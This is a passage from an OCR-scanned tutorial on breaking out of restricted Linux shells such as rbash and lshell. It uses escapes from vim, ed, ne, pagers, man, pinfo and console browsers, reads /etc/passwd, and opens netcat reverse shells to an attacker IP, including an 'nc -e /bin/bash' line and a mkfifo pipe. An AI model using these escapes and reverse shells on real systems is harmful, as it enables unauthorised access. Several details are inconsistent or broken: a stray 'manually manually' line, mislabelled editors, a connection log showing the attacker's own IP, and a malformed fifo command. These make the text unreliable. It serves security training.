
We can use the same technique to execute any other command, or even another available shell like *bash*, to avoid our present restrictions issue:

```
:set shell=/bin/sh

:shell
```

Or


```
:!/bin/sh
```

As you can see below we have managed to execute ***/bin/sh*** shell inside ***vim***, now we can execute commands in *sh* we were not allowed to in the ***rbash*** restricted shell.




Another good example is ***ed***. It is an old default Unix console editor. Generally ***ed*** is provided to users because it is very simple with not many features that could compromise the system, but still it also has third party command execution features inside, very similar to vim.

Once inside *ed,* we can escape the normal shell by executing another one with ***!'/bin/sh',*** as can be seen below:




We managed to get out of ***lshell*** and execute commands we were not allowed before.


Another example of editor is ***ne***, which was designed to be a minimal and modern replacement for ***vi***. As you can see inside ***lshell*** we have no permission to go back to "***/***" or any other directory above ours.




ne editor has a very interesting feature that allows us to save or load configuration preferences. We can "abuse" this feature to read contents in the file system. With *ed* opened hit ESC once to reach the main configuration menu. Go to the last menu available, "**Prefs**" to the option "**Load Prefs**":



Once clicked, it will show us the contents of the file system where we can choose our preferences file from. Notice that we now can escalate directories in the file system, even reaching "/" or any other directory, obtaining a read primitive:




We can even open ***/etc*** directory files like ***/etc/passwd*** to enumerate users:




2. Pager Commands

Linux pagers are simple utilities that allow us to see the output of a particular command or text file, that is too big to fit the screen, in a paged way. The most well-known are "***more***" and "***less***". Pagers also have escape features to execute scripts.

Open a file long enough to fit in more than one screen with any of the pagers above and simply type ***!'sh'*** inside it, as shown below



As you can see our example using "***less***" we've managed to open a shell inside our pager and execute restricted commands:.




This technique works on both "***more***" and "***less***" pagers.

3. MAN AND PINFO COMMANDS

The command "***man***", used to display manual pages for Linux commands, also has escape features. Simply use the man command to display any command manual, like this:

```
manually manually

$ man ls
```

When the manual for the command `ls` appears, use the same technique we used for the pagers.




The reason for this to work is due to the fact that "***man***" uses "***less***" or "***more***" as default pagers. Other pagers can be used instead to avoid escapes like this.

Pinfo is another example of an info command that has escape features. It works just like ***man***.

Let's use ***lshell*** this time for a more realistic example. As you can see in the next picture, ***lshell*** allows just


a few commands by default. The ***pinfo*** command was added to the allowed command list just for this example. Notice that we have tried to issue some commands like "***nc***", "***/bin/bash***", and "***ls /etc***" directly in the shell but they were all blocked, ***lshell*** restricted their use:




Let's open ***ls*** manual with ***pinfo*** with the following command:

```
user@kali:~$ pinfo ls
```


After ***ls*** manual page opens, inside ***pinfo*** hit "***!***" (exclamation mark). Notice that this opened a command execution feature, now let's execute some simple commands, such as the previous "***ls /etc***" that we were not allowed by ***lshell*** before, and see what we can get:





Notice that we successfully bypassed ***lshell*** restrictions executing a restricted command.

Let's try again, but now using a command that is not in the allowed command list, like "***nc -h***":




Notice that we managed to run a command that is not allowed by ***lshell*** through ***pinfo***.

Now we have everything we need for a real remote shell. Now in our attacker machine (which is configured with IP 192.168.0.21), let's create a listening socket using port 5000 with the following command:


```
$ nc -lvp 5000

Listening on [0.0.0.0] (family 0, port 5000)
```

We use ***pinfo*** again in our victim machine but this time we are going to issue the command ***"nc 192.168.0.21 5000 -e /bin/bash"*** and press ENTER. This command will try to start a connection from the victim to our attacker's machine on port 5000 and throw its own ***/bin/bash*** shell to it, this technique is known as "Reverse Shell". Remember that this shell is not available in ***lshell*** by default, but we managed to have access to it bypassing its restrictions:



After hitting ENTER our ***pinfo*** screen went black, which means the command was probably executed without errors.

Let's have a look at our attackers client on port 5000:



We can see a connection coming from our victim. Let's issue some commands on the attacker side and see what we can get

```
thegrid ~ $ nc -lvp 5000
Listening on [0.0.0.0] (family 0, port 5000)
Connection from [192.168.0.21] port 5000 [tcp/*] accepted (family 2, sport 36017)
whoami
user
pwd
/home/user
ls -lha
total 64K
drwxr-xr-x 4 user user 4,0K May 29 18:44 .
drwxr-xr-x 3 root root 4,0K May 29 08:36 ..
-rw------- 1 user user  617 May 29 16:59 .bash_history
-rw-r--r-- 1 user user  220 May 29 08:36 .bash_logout
-rw-r--r-- 1 user user 3,4K May 29 08:36 .bashrc
-rw-r--r-- 1 user user 3,5K May 29 08:36 .bashrc.original
drwx------ 2 user user 4,0K May 29 16:38 .elinks
-rw------- 1 user user   63 May 29 16:05 .lesshst
-rw------- 1 user user  182 May 29 17:21 .lhistory
drwx------ 2 user user 4,0K May 29 16:15 .links2
-rw-r--r-- 1 user user  675 May 29 08:36 .profile
-rw------- 1 user user   40 May 29 09:18 .sh_history
-rw------- 1 user user  12K May 29 18:44 .swp
-rw------- 1 user user  803 May 29 18:44 .viminfo
```

As you can see, we successfully bypassed the ***lshell*** command list restriction, executing a connection to our attacker's machine and sending it the victim's ***/bin/bash*** shell that we were not allowed to execute before.

Just as a hint, *nc* is what we call a "Network Swiss Army Knife", and is installed by default in many different Linux distributions. It is not unusual for administrators with some security knowledge to uninstall it, or enforce restrictions so it cannot be used by general users besides ***root***. Another drawback of ***nc*** is that the BSD version, if in use, has no ***-e/-c*** flags, so we would never be able to inject a shell using it.

Another way to get a reverse shell with ***nc*** is by adding some creativity and knowledge of Linux operating systems internals with other tools and pipes already provided by Linux systems out of the box.

On the victim's machine we will execute the following command:

```
$ rm -f /tmp/f; mkfifo /tmp/f ; cat /tmp/f | /bin/sh -i 2>&1 | nc -l
192.168.0.21 5000 > /tmp/f"
```

Analyzing this command in parts (separated by semicolons), the first "***rm -f /tmp/f***" is used to force delete the "***/tmp/f***" if it exists.

The second command "***mkfifo /tmp/f***" is creating the same file as a fifo file. Fifo (First-In First-Out) is a special type of file, similar to a pipe, it can be opened by multiple processes for reading and writing. We are going to use this file as a pipe to exchange data between our interactive shell and *nc*.

The third command "***cat /tmp/f | /bin/sh -i 2>&1 | nc -l 192.168.0.21 5000 > /tmp/f***" does a lot of things. First it opens the fifo file we created then pipe its contents to a shell with interactive mode on (***/bin/sh -i***), also it redirects any error output to the standard output (***2>&1***). Right after that, it is piping all the results, as a reverse shell, to victim *nc* listening on the victim's IP. Now the attacker's machine does not need to listen to an incoming shell because we made the victim listen for a shell instead. Now from the attacker's machine, we try to connect to the victim on port 5000, and we get our shell.

This kind of FIFO shell is very tricky, very verbose, error prone, and little bit harder to run from injected shellcode, but it is yet another option. Remember that this kind of reverse shell technique will only work if the restricted shell allows redirect and escape characters.


4. Console Browsers

You might be familiar with some Linux console browsers, such as "***links***", "***lynx***", and "***elinks***". Browsers are a very good option for escaping to other commands and shells.

Let's begin with a very dumb example. Let's take "***links***" for instance. After opening any website with a text box, "**google.com**" for example, hit ESC once, that will lead you to the configuration menu.


Hit **FILE** > **OS Shell**.

There you have it, an easy shell!



Another very good example of a console browser is ***lynx***. ***lynx*** has a very good feature that lets us edit website content, such as text box, using third party editors configured by the user.

After opening ***lynx*** and loading any website containing a text box, "**google.com**" for example, by hitting "***o***", ***lynx*** will lead us to the options page where we can configure an alternative editor



For this example we have configured "***/usr/bin/vim***". Hitting "**Accept Changes**", ***lynx*** will take us back to the Google page. Now we move our cursor to the search text box and hit "e" to edit the content with an external editor we configured. ***lynx*** will take us to ***vim***, from where we can use the same command execution techniques already discussed, to get another command or even another shell running.

The same editor configuration can be achieved in ***lynx*** passing the editor's absolute path as an argument with the following command:

```
user@kali:~$ lynx --editor=/usr/bin/vim www.google.com
```

We still have another console browser to cover, ***elinks***. We can also instruct ***elinks*** console browser to use an external editor by simply setting **$EDITOR** variable to reflect the absolute path of some editor, for example:

